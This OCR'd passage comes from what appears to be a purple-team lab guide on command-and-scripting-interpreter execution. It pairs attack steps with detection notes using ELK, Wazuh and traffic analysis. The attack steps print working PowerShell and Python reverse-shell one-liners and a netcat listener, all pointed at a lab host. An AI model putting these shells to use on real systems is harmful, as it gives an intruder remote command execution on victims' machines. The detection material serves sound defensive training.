
```
$client = New-Object System.Net.Sockets.TCPClient('192.168.150.4',4443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2  = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

2.1.B Detection: -


Detect Shell-Code Execution using Host based Attack Monitoring [ELK + Wazuh (HIDS)] & Traffic Analysis

Active Defence – DTE0036 (Software Manipulation)

- Detecting PowerShell Script for Reverse Shell by HIDS



- Detecting Reverse Connection by Network Analysis



2. EXECUTION

2.2 Execution Linux [External Remote Services - T1059.004]

2.2.A Attack [Command and Scripting Interpreter (Unix Shell)]: -

- Attacker Machine:

```
nc –nlvp 7777
```

- On Compromised Machine (Employee-RL1):


```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.150.4,7777));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

2.2.B Detection: -


Detect Shell-Code Execution using Host based Attack Monitoring [ELK + Wazuh (HIDS)] & Traffic Analysis

Active Defence – DTE0036 (Software Manipulation)

